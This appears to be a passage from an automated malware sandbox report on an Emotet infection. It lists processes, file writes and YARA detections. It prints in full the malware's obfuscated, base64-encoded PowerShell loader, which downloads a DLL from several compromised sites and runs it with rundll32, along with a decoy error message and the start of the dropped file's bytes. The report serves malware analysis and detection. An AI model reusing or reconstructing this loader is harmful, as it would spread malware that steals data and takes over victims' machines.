dwBsACkALgAiAEwAYABlAG4AZwBUAEgAIgAgAC0AZwBlACAAMwAwADcANQA1 ACkAIAB7AC4AKAAnAHIAdQBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFQA egBvADcAdAB3AGwALAAoACcAQwBvACcAKwAoACcAbgB0AHIAbwBsAF8AJwAr ACcAUgB1ACcAKQArACgAJwBuAEQATAAnACsAJwBMACcAKQApAC4AIgB0AG8A YABTAFQAUgBpAE4AZwAiACgAKQA7ACQARgA5ADEAWQA9ACgAJwBYACcAKwAo ACcAMQAnACsAJwAwAEcAJwApACkAOwBiAHIAZQBhAGsAOwAkAE0AXwAxAFcA PQAoACcASwAnACsAKAAnADkAJwArACcANQBEACcAKQApAH0AfQBjAGEAdABj AGgAewB9AH0AJABDADEAXwBTAD0AKAAoACcAWAAnACsAJwAzADUAJwApACsA JwBLACcAKQA=
Imagebase:	0x4a440000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 1692 Parent PID: 2384

General

Start time:	16:33:36
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff930000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1628 Parent PID: 2384

General

Start time:	16:33:36
Start date:	07/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAgAHMAZQB0AC0ASQB0AGUAb QAgAHYAYQBSAGkAYQBCAEwARQA6ADMAdgBDACAAIAAoAFsAVAB5AHAARQBdA CgAIgB7ADUAfQB7ADAAfQB7ADEAfQB7ADMAfQB7ADIAfQB7ADQAfQAiACAAL QBGACcAWQBTAHQAJwAsACcARQBtAC4ASQBvACcALAAnAEkAUgBFAGMAVABPA CcALAAnAC4AZAAnACwAJwBSAHkAJwAsACcALwAnACkAIAAgACkAOwAgACAAI

CcALAAnAC4AZAAnACwAJwBSAHkAJwAsACcAUwAnACkAIAAgACkAOwAgACAAI
ABTAGUAVAAtAEkAVABFAG0AIAAgAFYAYQBSAGkAQQBCAGwARQA6ADUANAA5A
GMAIAAgACgAIAAgAFsAdABZAHAAZQBdACgAIgB7ADQAfQB7ADEAfQB7ADAAf
QB7ADIAfQB7ADMAfQAiACAALQBGACAAJwAuACcALAAnAHkAcwB0AEUAbQAnA
CwAJwBOAEUAVAAuAFMARQByAHYAaQBjAGUAUABPAGkAbgAnACwAJwBUAG0AQ
QBuAEEAZwBFAFIAJwAsACcAUwAnACkAIAApACAAOwAgACAAJABFAHIAcgBvA
HIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAU
wAnACsAKAAnAGkAbABlACcAKwAnAG4AJwArACcAdABsAHkAJwApACsAKAAnA
EMAbwAnACsAJwBuACcAKQArACgAJwB0ACcAKwAnAGkAbgB1ACcAKQArACcAZ
QAnACkAOwAkAEEAOABoADIAcgB6AGIAPQAkAEYANgBfAEEAIAArACAAWwBjA
GgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEwAOQA4AFAAOwAkAE0AMAAwAE8AP
QAoACcAQwAnACsAKAAnADgAMgAnACsAJwBaACcAKQApADsAIAAkADMAVgBDA
DoAOgAiAGMAcgBlAGEAYABUAGAARQBgAEQAYABpAFIAZQBjAFQAbwBSAHkAI
gAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAFQAeQBWACcAKwAnAFgAdAAnA
CsAJwBzAF8AbgAnACkAKwAoACcAbQBmAFQAeQBWAFAANAAnACsAJwAxACcAK
QArACcAOAA4ACcAKwAoACcAcQBrACcAKwAnAFQAJwApACsAJwB5AFYAJwApA
CAALQByAEUAcABsAGEAQwBFACAAIAAoACcAVAAnACsAJwB5AFYAJwApACwAW
wBDAEgAYQByAF0AOQAyACkAKQA7ACQAQwA0ADIATgA9ACgAKAAnAEMAJwArA
CcAMQAzACcAKQArACcARAAnACkAOwAgACAAKAAgAGwAUwAgACAAVgBBAFIAa
QBBAGIATABlADoANQA0ADkAQwAgACkALgB2AGEATAB1AEUAOgA6ACIAcwBFA
GMAVQBgAFIAYABpAFQAeQBwAFIAbwB0AGAAbwBgAGMATwBsACIAIAA9ACAAK
AAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABEADcANwBZA
D0AKAAnAFoAOAAnACsAJwBfAFYAJwApADsAJABXAHYANgB4AGIANQA3ACAAP
QAgACgAKAAnAFUAOQAnACsAJwA1ACcAKQArACcARAAnACkAOwAkAEgAMAAxA
FYAPQAoACgAJwBHADkAJwArACcANgAnACkAKwAnAEgAJwApADsAJABUAHoAb
wA3AHQAdwBsAD0AJABIAE8ATQBFACsAKAAoACcASgBqACcAKwAnAFcAJwArA
CgAJwBYAHQAJwArACcAcwBfAG4AbQAnACsAJwBmAEoAagBXAFAANAAnACsAJ
wAxADgAJwApACsAJwA4ACcAKwAoACcAcQAnACsAJwBrAEoAJwApACsAJwBqA
CcAKwAnAFcAJwApAC0AYwBSAGUAUABsAGEAQwBFACAAKAAnAEoAagAnACsAJ
wBXACcAKQAsAFsAQwBIAEEAUgBdADkAMgApACsAJABXAHYANgB4AGIANQA3A
CsAKAAnAC4AJwArACgAJwBkACcAKwAnAGwAbAAnACkAKQA7ACQAWAA1ADYAU
AA9ACgAJwBMACcAKwAoACcANgA3ACcAKwAnAFEAJwApACkAOwAkAFcAdABfA
DUAdwBrAGMAPQAoACcAXQBiACcAKwAoACcAMgBbAHMAJwArACcAOgAnACkAK
wAoACcALwAnACsAJwAvACcAKwAnAGYAbQBjAGEAJwApACsAJwB2AC4AJwArA
CgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwBpAG0AYQAnACsAJwBnAGUAc
wAnACkAKwAnAC8ANwAnACsAKAAnAEYAVgA0AE4AJwArACcAZAAnACsAJwAvA
EAAXQBiADIAWwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAd
ABoAGUAcAByACcAKwAnAGEAJwApACsAKAAnAGoAaQAnACsAJwBuACcAKQArA
CgAJwBzAGgAJwArACcAZQBlAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8Ab
wB0ACcAKQArACgAJwBoACcAKwAnAGUAJwArACcAcgBmACcAKwAnAGkAbABlA
HMAJwArACcALwB3AEEARgBQAC8AJwApACsAJwBAAF0AJwArACgAJwBiADIAW
wBzADoAJwArACcALwAnACsAJwAvACcAKwAnAHcAdwB3AC4AcgBlAG0AbwB2A
CcAKwAnAGUAcAAnACkAKwAoACcAYwB0AHIAJwArACcAbwAnACkAKwAnAGoAY
QAnACsAKAAnAG4AJwArACcALgBjACcAKQArACgAJwBvAG0ALwB3ACcAKwAnA
HAAJwApACsAKAAnAC0AJwArACcAYQBkAG0AJwApACsAJwBpAG4AJwArACcAL
wAnACsAKAAnAGEAawAnACsAJwAwACcAKQArACcAYwAnACsAJwBoACcAKwAoA
CcASAAnACsAJwAvAEAAJwArACcAXQBiADIAJwApACsAKAAnAFsAcwAnACsAJ
wA6ACcAKQArACgAJwAvAC8AdwAnACsAJwB3AHcALgAnACkAKwAnAGcAJwArA
CgAJwBlACcAKwAnAG8AcwByACcAKQArACcAdAAuACcAKwAoACcAYwAnACsAJ
wBvAG0AJwApACsAKAAnAC8AYQBxAHEAJwArACcAaAAnACkAKwAoACcAdwAnA
CsAJwBkAGEAcAAnACkAKwAoACcALwBsACcAKwAnADAALwBAACcAKwAnAF0AY
gAyAFsAcwA6ACcAKQArACcALwAvACcAKwAnAGcAZQAnACsAJwBvACcAKwAnA
GYAJwArACcAZgAnACsAJwBvAGcAJwArACgAJwBsACcAKwAnAGUAbQB1AHMAa
QAnACsAJwBjAC4AJwApACsAJwBjACcAKwAoACcAbwAnACsAJwBtAC8AdwBwA
CcAKQArACgAJwAtACcAKwAnAGEAZAAnACkAKwAoACcAbQBpACcAKwAnAG4AL
wAnACkAKwAoACcANwAnACsAJwBDADEAJwApACsAJwAxACcAKwAoACcAbwAnA
CsAJwBBAEMALwBAACcAKQArACgAJwBdAGIAJwArACcAMgBbAHMAJwApACsAK
AAnADoAJwArACcALwAvACcAKQArACcAdwB3ACcAKwAoACcAdwAnACsAJwAuA
GEAYwBoAHUAdABhACcAKwAnAG0AJwArACcAYQBuACcAKQArACcAYQBzACcAK
wAoACcAYQAuACcAKwAnAGMAJwApACsAKAAnAG8AbQAnACsAJwAvAGcAJwApA
CsAJwBhAHIAJwArACcAbQBpACcAKwAnAG4AJwArACcALQAnACsAKAAnAHAAJ
wArACcAcgBvAC0AZgAnACkAKwAoACcAZQAnACsAJwBpADgAbwAvACcAKQArA
CgAJwBtAFcAJwArACcALwAnACkAKwAoACcAQABdACcAKwAnAGIAJwApACsAJ
wAyACcAKwAnAFsAcwAnACsAKAAnADoALwAnACsAJwAvAGoAbwBoAG4AJwApA
CsAJwBsAG8AJwArACcAdgAnACsAKAAnAGUAcwAnACsAJwBrAGkAJwApACsAJ
wBtACcAKwAnAC4AJwArACgAJwBjAG8AbQAvACcAKwAnAGEALwAnACsAJwBUA
CcAKQArACgAJwBmACcAKwAnAGYALwAnACkAKQAuACIAcgBgAGUAcABgAGwAY
QBjAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyACcAKQArACcAWwBzACcAKQAsA
CgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAoACcAa
AAnACsAKAAnAHQAdAAnACsAJwBwACcAKQApACwAJwAzAGQAJwApAFsAMQBdA
CkALgAiAHMAcABMAGAASQB0ACIAKAAkAFgAMwBfAEEAIAArACAAJABBADgAa
AAyAHIAegBiACAAKwAgACQASgA4ADQATgApADsAJABJAF8AXwBSAD0AKAAnA
EYAXwAnACsAJwA1AE0AJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABOAHIAa
QB0ADMAZABrACAAaQBuACAAJABXAHQAXwA1AHcAawBjACkAewB0AHIAeQB7A
CgAJgAoACcATgBlAHcALQBPAGIAJwArACcAagAnACsAJwBlAGMAdAAnACkAI
ABTAHkAUwBUAEUATQAuAE4AZQBUAC4AdwBFAEIAYwBMAEkARQBOAHQAKQAuA
CIAZABPAFcAYABOAGAATABvAGEAZABGAGkATABFACIAKAAkAE4AcgBpAHQAM
wBkAGsALAAgACQAVAB6AG8ANwB0AHcAbAApADsAJABKADIANABVAD0AKAAnA
FAAJwArACgAJwAzACcAKwAnADUATQAnACkAKQA7AEkAZgAgACgAKAAuACgAJ
wBHAGUAJwArACcAdAAtAEkAdABlAG0AJwApACAAJABUAHoAbwA3AHQAdwBsA
CkALgAiAEwAYABlAG4AZwBUAEgAIgAgAC0AZwBlACAAMwAwADcANQA1ACkAI
AB7AC4AKAAnAHIAdQBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFQAegBvA
DcAdAB3AGwALAAoACcAQwBvACcAKwAoACcAbgB0AHIAbwBsAF8AJwArACcAU
gB1ACcAKQArACgAJwBuAEQATAAnACsAJwBMACcAKQApAC4AIgB0AG8AYABTA
FQAUgBpAE4AZwAiACgAKQA7ACQARgA5ADEAWQA9ACgAJwBYACcAKwAoACcAM
QAnACsAJwAwAEcAJwApACkAOwBiAHIAZQBhAGsAOwAkAE0AXwAxAFcAPQAoA
CcASwAnACsAKAAnADkAJwArACcANQBEACcAKQApAH0AfQBjAGEAdABjAGgAe
wB9AH0AJABDADEAXwBTAD0AKAAoACcAWAAnACsAJwAzADUAJwApACsAJwBLA
CcAKQA=

Imagebase: 0x13f270000

File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2086257374.0000000001C56000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2086147176.0000000000336000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Xts_nmf	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Xts_nmf\P4188qk	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE875BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 11 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........B.................. ......=...........M.......M... ....M...................9..... ....z..... ....Rich...	success or wait	5	7FEE875BEC7	WriteFile
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	unknown	8629	f8 ff ff eb 28 8b c6 c1 e8 10 50 0f b7 c6 50 ff 75 10 53 e8 35 f8 ff ff eb 13 8b c6 c1 e8 10 50 0f b7 c6 50 ff 75 10 53 e8 cb f9 ff ff 83 c4 10 8b 4d fc 5f 5e 33 cd 5b e8 ad 1b 00 00 c9 c2 10 00 55 8b ec 8b 45 0c 8b 4d 08 83 00 23 8b 01 8b 50 fc 2b c2 83 c0 fc 83 f8 1f 77 04 89 11 5d c3 e9 bf c6 00 00 55 8b ec 51 56 57 6a 10 8b f9 e8 ed f3 ff ff 8b f0 8d 45 fc 50 56 89 75 fc e8 32 f4 ff ff 8d 45 fc 50 8d 4e 04 51 e8 25 f4 ff ff 83 c4 14 89 37 5f 5e c9 c3 55 8b ec 83 ec 0c 8d 4d f4 e8 0a f5 ff ff 68 7c ac 04 10 8d 45 f4 50 e8 56 2f 00 00 cc 55 8b ec 51 53 56 57 8b 7d 08 8d 45 08 8b d9 50 8b 77 04 ff 73 04 89 75 fc e8 f0 f3 ff ff 8d 45 fc 50 8b 43 04 83 c0 04 50 e8 e0 f3 ff ff 8b 43 04 83 c4 10 83 63 04 00 89 47 04 89 06 5f 5e 5b c9 c2 04 00 56 8b f1 ff 36	....(.....P...P.u.S.5......... .P...P.u.S.........M._^3.[.... .....U...E..M...#...P.+....... w...]......U..QVWj...........E .PV.u..2....E.P.N.Q.%.......7 _^..U......M......h|....E.P.V/. ..U..QSVW.}..E...P.w..s..u.. .....E.P.C....P......C.....c...G ..._^[....V...6	success or wait	17	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2468 Parent PID: 1628

General

Start time:	16:33:40
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Xts_nmf\P4188qk\U95D.dll Control_RunDLL
Imagebase:	0xff310000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	unknown	64	success or wait	1	FF3127D0	ReadFile
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	unknown	264	success or wait	1	FF31281C	ReadFile

Analysis Process: rundll32.exe PID: 2296 Parent PID: 2468

General

Start time:	16:33:40
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Xts_nmf\P4188qk\U95D.dll Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2087899639.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2087918184.0000000000201000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2848 Parent PID: 2296

General

Start time:	16:33:41
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sfwveevpdqixuom\bsjtfkdrderxek.bnn',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2089448478.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2089495530.0000000000181000.00000020.00000001.sdmp, Author: Joe Security

Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2684 Parent PID: 2848

General

Start time:	16:33:41
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vobicwh\otzfel.hzn',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2091105299.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2091148217.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2880 Parent PID: 2684

General

Start time:	16:33:42
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uxgydceommtwiki\qzhrxsieatmrnj.xlc',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2092936438.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2092986854.0000000000251000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2884 Parent PID: 2880

General

Start time:	16:33:43
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bdzitbg\obtbak.jsi',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2095271889.00000000002C1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2095249206.00000000002A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2444 Parent PID: 2884

General

Start time:	16:33:44
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xewbyzlpihpnskgh\wwdzuofqhkcpmfa.gyu',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2095952053.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2095884659.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2408 Parent PID: 2444

General

Start time:	16:33:44
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qakdocqxk\cjwfvfif.ylv',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2097335111.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2097402342.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2780 Parent PID: 2408

General

Start time:	16:33:45
Start date:	07/01/2021
